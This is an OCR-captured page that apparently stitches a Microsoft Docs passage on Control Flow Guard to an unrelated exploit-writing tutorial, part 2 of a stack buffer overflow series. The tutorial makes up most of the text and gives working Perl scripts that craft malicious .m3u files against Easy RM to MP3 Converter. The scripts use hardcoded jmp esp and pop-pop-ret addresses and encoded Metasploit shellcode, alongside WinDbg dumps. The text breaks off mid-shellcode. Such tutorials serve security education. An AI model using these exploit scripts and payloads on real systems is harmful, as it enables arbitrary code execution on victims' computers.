
See /guard (Enable Control Flow Guard) for additional info.


If you are building your project from the command line, you can add the same options. For example, if you are compiling a project called test.cpp, use **cl /guard:cf test.cpp /link /guard:cf**.

You also have the option of dynamically controlling the set of icall target addresses that are considered valid by CFG using the **SetProcessValidCallTargets** from the Memory Management API. The same API can be used to specify whether pages are invalid or valid targets for CFG. The **VirtualProtect** and **VirtualAlloc** functions will by default treat a specified region of executable and committed pages as valid indirect call targets. It is possible to override this behavior, such as when implementing a Just-in-Time compiler, by specifying **PAGE_TARGETS_INVALID** when calling **VirtualAlloc** or **PAGE_TARGETS_NO_UPDATE** when calling **VirtualProtect** as detailed under **Memory Protection Constants**.

How Do I Tell That a Binary is under Control Flow Guard?

Run the dumpbin tool (included in the Visual Studio 2015 installation) from the Visual Studio command prompt with the */headers* and */loadconfig* options: **dumpbin /headers /loadconfig test.exe**. The output for a binary under CFG should show that the header values include "Guard", and that the load config values include "CF Instrumented" and "FID table present".





How Does CFG Really Work?

Software vulnerabilities are often exploited by providing unlikely, unusual, or extreme data to a running program. For example, an attacker can exploit a buffer overflow vulnerability by providing more input to a program than expected, thereby over-running the area reserved by the program to hold a response. This could corrupt adjacent memory that may hold a function pointer. When the program calls through this function it may then jump to an unintended location specified by the attacker.

However, a potent combination of compile and run-time support from CFG implements control flow integrity that tightly restricts where indirect call instructions can execute.


The compiler does the following:

1. Adds lightweight security checks to the compiled code.
2. Identifies the set of functions in the application that are valid targets for indirect calls.

The runtime support, provided by the Windows kernel:

1. Efficiently maintains state that identifies valid indirect call targets.
2. Implements the logic that verifies that an indirect call target is valid.

To illustrate:



When a CFG check fails at runtime, Windows immediately terminates the program, thus breaking any exploit that attempts to indirectly call an invalid address.

Control Flow Guard - Win32 apps | Microsoft Docs

Stack Buffer Overflow - Jumping Shellcode

In one of my previous posts (part 1 of writing stack based buffer overflow exploits), I have explained the basisc about discovering a vulnerability and using that information to build a working exploit. In the example I have used in that post, we have seen that ESP pointed almost directly at the begin of our buffer (we only had to prepend 4 bytes to the shellcode to make ESP point directly at the shellcode), and we could use a “jmp esp” statement to get the shellcode to run.

Note : This tutorial heavily builds on part 1 of the tutorial series, so please take the time to fully read and understand part 1 before reading part 2.

The fact that we could use “jmp esp” was an almost perfect scenario. It’s not that ‘easy’ every time. Today I’ll talk about some other ways to execute/jump to shellcode, and finally about what your options are if you are faced with small buffer sizes.

There are multiple methods of forcing the execution of shellcode.

- **jump (or call)** a register that points to the shellcode. With this technique, you basically use a register that contains the address where the shellcode resides and put that address in EIP. You try to find the opcode of a “jump” or “call” to that register in one of the dll’s that is loaded when the application runs. When crafting your payload, instead of overwriting EIP with an address in memory, you need to overwrite EIP with the address of the “jump to the register”. Of course, this only works if one of the available registers contains an address that points to the shellcode. This is how we managed to

get our exploit to work in part 1, so I'm not going to discuss this technique in this post anymore.

- **pop return** : If none of the registers point directly to the shellcode, but you can see an address on the stack (first, second, … address on the stack) that points to the shellcode, then you can load that value into EIP by first putting a pointer to pop ret, or pop pop ret, or pop pop pop ret (all depending on the location of where the address is found on the stack) into EIP.
- **push return** : this method is only slightly different than the "call register" technique. If you cannot find a or opcode anywhere, you could simply put the address on the stack and then do a ret. So you basically try to find a push , followed by a ret. Find the opcode for this sequence, find an address that performs this sequence, and overwrite EIP with this address.
- **jmp [reg + offset]** : If there is a register that points to the buffer containing the shellcode, but it does not point at the beginning of the shellcode, you can also try to find an instruction in one of the OS or application dll's, which will add the required bytes to the register and then jumps to the register. I'll refer to this method as jmp [reg]+[offset]
- **blind return** : in my previous post I have explained that ESP points to the current stack position (by definition). A RET instruction will 'pop' the last value (4bytes) from the stack and will put that address in ESP. So if you overwrite EIP with the address that will perform a RET instruction, you will load the value stored at ESP into EIP.
- If you are faced with the fact that the available space in the buffer (after the EIP overwrite) is limited, but you have plenty of space before overwriting EIP, then you could use **jump code** in the smaller buffer to jump to the main shellcode in the first part of the buffer.
- **SEH** : Every application has a default exception handler which is provided for by the OS. So even if the application itself does not use exception handling, you can try to overwrite the SEH handler with your own address and make it jump to your shellcode. Using SEH can make an exploit more reliable on various windows platforms, but it requires some more explanation before you can start abusing the SEH to write exploits. The idea behind this is that if you build an exploit that does not work on a given OS, then the payload might just crash the application (and trigger an exception). So if you can combine a "regular" exploit with a seh based exploit, then you have build a more reliable exploit. Anyways, the next part of the exploit writing tutorial series (part 3) will deal with SEH. Just remember that a typical stack based overflow, where you overwrite EIP, could potentionally be subject to a SEH based exploit technique as well, giving you more stability, a larger buffer size (and overwriting EIP would trigger SEH… so it's a win win)

The techniques explained in this document are just examples. The goal of this post is to explain to you that there may be various ways to jump to your shellcode, and in other cases there may be only one (and may require a combination of techniques) to get your arbitrary code to run.

There may be many more methods to get an exploit to work and to work reliably, but if you master the ones listed here, and if you use your common sense, you can find a way around most issues when trying to make an exploit jump to your shellcode. Even if a technique seems to be working, but the shellcode doesn't want to run, you can still play with shellcode encoders, move shellcode a little bit further and put some NOP's before the shellcode… these are all things that may help making your exploit work.

Of course, it is perfectly possible that a vulnerability only leads to a crash, and can never be exploited.

Let's have a look at the practical implementation of some of the techniques listed above.

call [reg]

If a register is loaded with an address that directly points at the shellcode, then you can do a call [reg] to jump directly to the shellcode. In other words, if ESP directly points at the shellcode (so the first byte of ESP is the first byte of your shellcode), then you can overwrite EIP with the address of "call esp", and the shellcode will be executed. This works with all registers and is quite popular because kernel32.dll contains a lot of call [reg] addresses.

Quick example : assuming that ESP points to the shellcode : First, look for an address that contains the 'call esp' opcode. We'll use findjmp :

findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning kernel32.dll for code useable with the esp register

0x7C836A08 call esp

0x7C874413 jmp esp

Finished Scanning kernel32.dll for code useable with the esp register

Found 2 usable addresses

Next, write the exploit and overwrite EIP with 0x7C836A08.

From the Easy RM to MP3 example in the first part of this tutorial series, we know that we can point ESP at the beginning of our shellcode by adding 4 characters between the place where EIP is overwritten and ESP. A typical exploit would then look like this :

```
my $file= "test1.m3u";

my $junk= "A" x 26094;


my $eip = pack('V',0x7C836A08); #overwrite EIP with call esp


my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
```

```
my $shellcode = "\x90" x 25;   #start shellcode with some NOPS

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc


$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
```

```
open($FILE,">$file");

print $FILE $junk.$eip.$prependesp.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```



pwned !

pop ret

As explained above, In the Easy RM to MP3 example, we have been able to tweak our buffer so ESP pointed directly at our shellcode. What if there is not a single register that points to the shellcode ?

Well, in this case, an address pointing to the shellcode may be on the stack. If you dump esp, look at the first addresses. If one of these addresses points to your shellcode (or a buffer you control), then you can find a pop ret or pop pop ret (nothing to do with SEH based exploits here) to

– take addresses from the stack (and skip them)

– jump to the address which should bring you to the shellcode.

The pop ret technique obviously is only usabled when ESP+offset already contains an address which points to the shellcode… So dump esp, see if one of the first addresses points to the shellcode, and put a reference to pop ret (or pop pop ret or pop pop pop ret) into EIP. This will take some address from the stack (one address for each pop) and will then put the next address into EIP. If that one points to the shellcode, then you win.

There is a second use for pop ret : what if you control EIP, no register points to the shellcode, but your shellcode can be found at ESP+8. In that case, you can put a pop pop ret into EIP, which will jump to ESP+8. If you put a pointer to jmp esp at that location, then it will jump to the shellcode that sits right after the jmp esp pointer.

Let's build a test case. We know that we need 26094 bytes before overwriting EIP, and that we need 4 more bytes before we are at the stack address where ESP points at (in my case, this is 0x000ff730).

We will simulate that at ESP+8, we have an address that points to the shellcode. (in fact, we'll just put the shellcode behind it – again, this is just a test case).

26094 A's, 4 XXXX's (to end up where ESP points at), then a break, 7 NOP's, a break, and more NOP's. Let's pretend the shellcode begins at the second break. The goal is to make a jump over the first break, right to the second break (which is at ESP+8 bytes = 0x000ff738).

```
my $file= "test1.m3u";

my $junk= "A" x 26094;

my $eip = "BBBB"; #overwrite EIP

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes

my $shellcode = "\xcc"; #first break

$shellcode = $shellcode . "\x90" x 7;  #add 7 more bytes

$shellcode = $shellcode . "\xcc"; #second break

$shellcode = $shellcode . "\x90" x 500;  #real shellcode

open($FILE,">$file");

print $FILE $junk.$eip.$prependesp.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

Let's look at the stack :

Application crashed because of the buffer overflow. We've overwritten EIP with "BBBB". ESP points at 000ff730 (which starts with the first break), then 7 NOP's, and then we see the second break, which really is the begin of our shellcode (and sits at address 0x000ff738).

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fa

eip=42424242 esp=000ff730 ebp=00344200 iopl=0         nv up ei pl nz na pe nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

+0x42424231:

42424242 ??              ???

0:000> d esp

000ff730  cc 90 90 90 90 90 90 90-cc 90 90 90 90 90 90 90  ................

000ff740  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

000ff760 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

0:000> d 000ff738

000ff738 cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff748 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff758 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff768 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff778 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff788 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff798 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

000ff7a8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....

The goal is to get the value of ESP+8 into EIP (and to craft this value so it jumps to the shellcode). We'll use the pop ret technique + address of jmp esp to accomplish this.

One POP instruction will take 4 bytes off the top of the stack. So the stack pointer would then point at 000ff734. Running another pop instruction would take 4 more bytes off the top of the stack. ESP would then point to 000ff738. When we a "ret" instruction is performed, the value at the current address of ESP is put in EIP. So if the value at 000ff738 contains the address of a jmp esp instruction, then that is what EIP would do. The buffer after 000ff738 must then contains our shellcode.

We need to find the pop,pop,ret instruction sequence somewhere, and overwrite EIP with the address of the first part of the instruction sequence, and we must set ESP+8 to the address of jmp esp, followed by the shellcode itself.

First of all, we need to know the opcode for pop pop ret. We'll use the assemble functionality in windbg to get the opcodes :

0:000> **a**

7c90120e **pop eax**

pop eax

7c90120f **pop ebp**

pop ebp

7c901210 **ret**

ret

7c901211

0:000> u 7c90120e

ntdll!DbgBreakPoint:

7c90120e 58 pop eax

7c90120f 5d pop ebp

7c901210 c3 ret

7c901211 ffcc dec esp

7c901213 c3 ret

7c901214 8bff mov edi,edi

7c901216 8b442404 mov eax,dword ptr [esp+4]

7c90121a cc int 3

so the pop pop ret opcode is 0x58,0x5d,0xc3

Of course, you can pop to other registers as well. These are some other available pop opcodes :

pop register	**opcode**
pop eax	58
pop ebx	5b
pop ecx	59
pop edx	5a
pop esi	5e
pop ebp	5d

Now we need to find this sequence in one of the available dll's. In part 1 of the tutorial we have spoken about application dll's versus OS dll's. I guess it's recommended to use application dll's because that would increase the chances on building a reliable exploit across windows platforms/versions… But you still need to make sure the dll's use the same base addresses every time. Sometimes, the dll's get rebased and in that scenario it could be better to use one of the os dll's (user32.dll or kernel32.dll for example)

Open Easy RM to MP3 (don't open a file or anything) and then attach windbg to the running process.

Windbg will show the loaded modules, both OS modules and application modules. (Look at the top of the windbg output, and find the lines that start with ModLoad).

These are a couple of application dll's

ModLoad: **00ce0000 00d7f000** C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll

ModLoad: 01a90000 01b01000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll

ModLoad: 00c80000 00c87000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll

ModLoad: 01b10000 01fdd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll

you can show the image base of a dll by running dumpbin.exe (from Visual Studio) with parameter /headers against the dll. This will allow you to define the lower and upper address for searches.

You should try to avoid using addresses that contain null bytes (because it would make the exploit harder… not impossible, just harder.)

A search in MSRMCcodec00.dll gives us some results :

0:014> s 01a90000 l 01b01000 58 5d c3

01ab6a10 58 5d c3 33 c0 5d c3 55-8b ec 51 51 dd 45 08 dc X].3.].U..QQ.E..

01ab8da3 58 5d c3 8d 4d 08 83 65-08 00 51 6a 00 ff 35 6c X]..M..e..Qj..5l

01ab9d69 58 5d c3 6a 02 eb f9 6a-04 eb f5 b8 00 02 00 00 X].j...j.....

Ok, we can jump to ESP+8 now. In that location we need to put the address to jmp esp (because, as explained before, the ret instruction will take the address from that location and put it in EIP. At that point, the ESP address will point to our shellcode which is located right after the jmp esp address… so what we really want at that point is a jmp esp)

From part 1 of the tutorial, we have learned that 0x01ccf23a refers to jmp esp.

Ok, let's go back to our perl script and replace the "BBBB" (used to overwrite EIP with) with one of the 3 pop,pop,ret addresses, followed by 8 bytes (NOP) (to simulate that the shellcode is 8 bytes off from the top of the stack), then the jmp esp address, and then the shellcode.

The buffer will look like this :

[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]

26094 A's EIP 8 bytes offset JMP ESP


(=POPPOPRET)

The entire exploit flow will look like this :

1 : EIP is overwritten with POP POP RET (again, this example has nothing to do with SEH based exploits. We just want to get a value that is on the stack into EIP). ESP points to begin of 8byte offset from shellcode

2 : POP POP RET is executed. EIP gets overwritten with 0x01ccf23a (because that is the address that was found at ESP+0x8). ESP now points to shellcode.

3 : Since EIP is overwritten with address to jmp esp, the second jump is executed and the shellcode is launched.



We'll simulate this with a break and some NOP's as shellcode, so we can see if our jumps work fine.

```
my $file= "test1.m3u";

my $junk= "A" x 26094;


my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll

my $jmpesp = pack('V',0x01ccf23a); #jmp esp


my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes

my $shellcode = "\x90" x 8;  #add more bytes

$shellcode = $shellcode . $jmpesp;  #address to return via pop pop ret ( = jmp esp)

$shellcode = $shellcode . "\xcc" . "\x90" x 500;  #real shellcode


open($FILE,">$file");
```

```
print $FILE $junk.$eip.$prependesp.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

```
(d08.384): Break instruction exception - code 80000003 (!!! second chance !!!)

eax=90909090 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fe

eip=000ff73c esp=000ff73c ebp=90909090 iopl=0         nv up ei pl nz na pe nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

Missing image name, possible paged-out or corrupt data.

+0xff72b:

000ff73c cc              int     3

0:000> d esp

000ff73c  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff74c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff75c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff76c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff77c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff78c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff79c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

000ff7ac  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Cool. that worked. Now let's replace the NOPs after jmp esp (ESP+8) with real shellcode (some nops to be sure + shellcode, encoded with alpha_upper) (execute calc):

```
my $file= "test1.m3u";

my $junk= "A" x 26094;


my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll

my $jmpesp = pack('V',0x01ccf23a); #jmp esp


my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
```

```
my $shellcode = "\x90" x 8;  #add more bytes
$shellcode = $shellcode . $jmpesp;  #address to return via pop pop ret ( = jmp esp)

$shellcode = $shellcode . "\x90" x 50;  #real shellcode
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
